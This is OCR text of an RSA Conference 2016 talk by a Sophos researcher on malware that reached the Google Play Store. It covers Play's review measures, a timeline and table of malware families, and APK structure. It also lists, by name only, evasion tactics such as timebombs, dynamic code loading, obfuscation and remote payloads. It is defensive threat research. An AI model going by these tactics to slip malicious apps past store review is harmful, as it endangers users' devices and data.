RSA®Conference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: CRWD-W13

The Secrets of Malware Success on Google Play Store

Rowland Yu

Senior Threat Researcher
SOPHOS
#rowlandy

#RSAC

AGENDA

- THE TAKEAWAYS
- GOOGLE PLAY FACTS
- GOOGLE PLAY SECURITY MEASURES
- MALWARE HISTORY ON GOOGLE PLAY

AGENDA

- THE MISSION OF MALWARE
- THE SECRET WEAPONS OF CYBERCRIMINALS
- ANDROID APPLICATION PACKAGE (APK)
- CASE STUDIES
- LESSONS & CONCLUSIONS

THE TAKEAWAYS


- The security measures in Google Play
- The social engineering techniques employed by malware
- A practical knowledge of how malware bypasses Google Play security

GOOGLE PLAY FACTS

LAUNCH AN APP ON GOOGLE PLAY

How to launch Android App on Google Play Store


- Register **($25 USD)**
- Prepare and upload your App
- Store Listing
- Pricing & Distribution



- Publishing your App (takes up to 24 hours to go live)

NUMBER OF APPS ON GOOGLE PLAY


Number of available Apps on the Google Play



© Statista 2016

GOOGLE PLAY SECURITY MEASURES

GOOGLE PLAY SECURITY MEASURES



Android White Paper 2016 February

GOOGLE PLAY SECURITY MEASURES

GOOGLE BOUNCER


Android's
Anti-Malware Tool

GOOGLE PLAY SECURITY MEASURES

- Two Changes to Google Play Apps Reviews From March 2015
  - Move to real human reviewers
  - Introduce age-based rating system

MALWARE HISTORY ON GOOGLE PLAY

MALWARE HISTORY ON GOOGLE PLAY



2012-FEB

Find and Call

Android DropDialer

Plankton

FakeLookout

Carberp

DroidCleaner

2013-FEB

BadNews

ZertSecurity

FakeMarket

2014-FEB

DenDroid

VirusShield

Brazilian Banker

InfectedHTML

SaveMe

Hideicon

MobiDash

2015-FEB

Dubsmash

Feabme

FakeBatteryBotPro

Ngu Studios

Bumzasery

BrainTest

InstaAgent

KK plugin


Santa Claus

TurkishClicker

BrainTest2

2016-FEB

MALWARE HISTORY ON GOOGLE PLAY



MALWARE HISTORY ON GOOGLE PLAY

Eleven

Date	2015-04-24	2015-07-06	2015-07-09	2015-07-22	2015-08-05	2015-09-21	2015-11-11	2015-11-17	2015-12-17	2016-01-06	2016-01-08
Name	Dubsmash	Fake BatteryPro ✓	Fealme ✓	Ngu Studio	Bumzasery	BrainTest ✓	Insta Agent ✓	KK plugin ✓	Santa Claus	BrainTest2 ✓	Turkish Clicker ✓
First Seen	2015-04-17	2015-06-17	2015-04-10	2015-07-14	2015-08-05	2015-07-28	2015-10-16	2014-09-22	2015-12-17	2015-10-01	2015-09-27
Behaviours	Porn Clicker	Backdoor	Phishing	Porn Clicker	Porn Clicker	Backdoor	Phishing	Agent	Backdoor	Backdoor	Backdoor
Installs	100,000 - 500,000	100,000 - 500,000	501,000 - 1,005,000	25,000 - 50,000	27	100,000 - 500,000	100,000 - 500,000	100,000 - 500,000	N/A	606,000 - 1,335,000	500 - 1,000

~5,000,000

SOPHOS


THE MISSION OF MALWARE

THE MISSION OF MALWARE

Think Like A Cybercriminal

WHAT MALWARE WANTS TO DO

SURVIVAL




WHAT MALWARE WANTS TO DO

WHAT MALWARE WANTS TO DO

THE SECRET WEAPONS OF CYBERCRIMINALS


THE SECRET WEAPONS OF CYBERCRIMINALS

- IP Info
- Timebombs
- Dynamic code loading
- Obfuscation/Packing
- Encryption
- Remote payload
- Behave for a while before going rogue



SURVIVAL

THE SECRET WEAPONS OF CYBERCRIMINALS




THE SECRET WEAPONS OF CYBERCRIMINALS

- Social Engineering
- Silent mode
- Boundary

ANDROID APPLICATION PACKAGE (APK)

ANDROID APPLICATION PACKAGE (APK)



Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA|DSA)
CERT_NAME.SF

lib/ arm*/ lib*.so
x86/
mips/

res/ drawable-*/ *.png
xml/ *.xml
raw/
...

assets/ *

AndroidManifest.xml


classes.dex

resources.arsc

*

https://github.com/rednaga/training/tree/master/DEFCON23

ANDROID APPLICATION PACKAGE (APK)



Extension of ZIP / JAR


application/vnd.android.package-archive

digitally signed with a certificate

com.package.name.apk

unzip blah.apk

ANDROID APPLICATION PACKAGE (APK)



Manifest File

Text File


Signature Manifest File

Text File

The list of resources and SHA-1 digest of the corresponding lines in the MANIFEST.MF file

Developer public certificate of the APK

ANDROID APPLICATION PACKAGE (APK)



Blah.apk

META-INF/ MANIFEST.MF
CERT_NAME.(RSA|DSA)
CERT_NAME.SF

lib/ arm*/ lib*.so
x86/
mips/

res/ drawable-*/ *.png
xml/ *.xml
raw/
...

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc

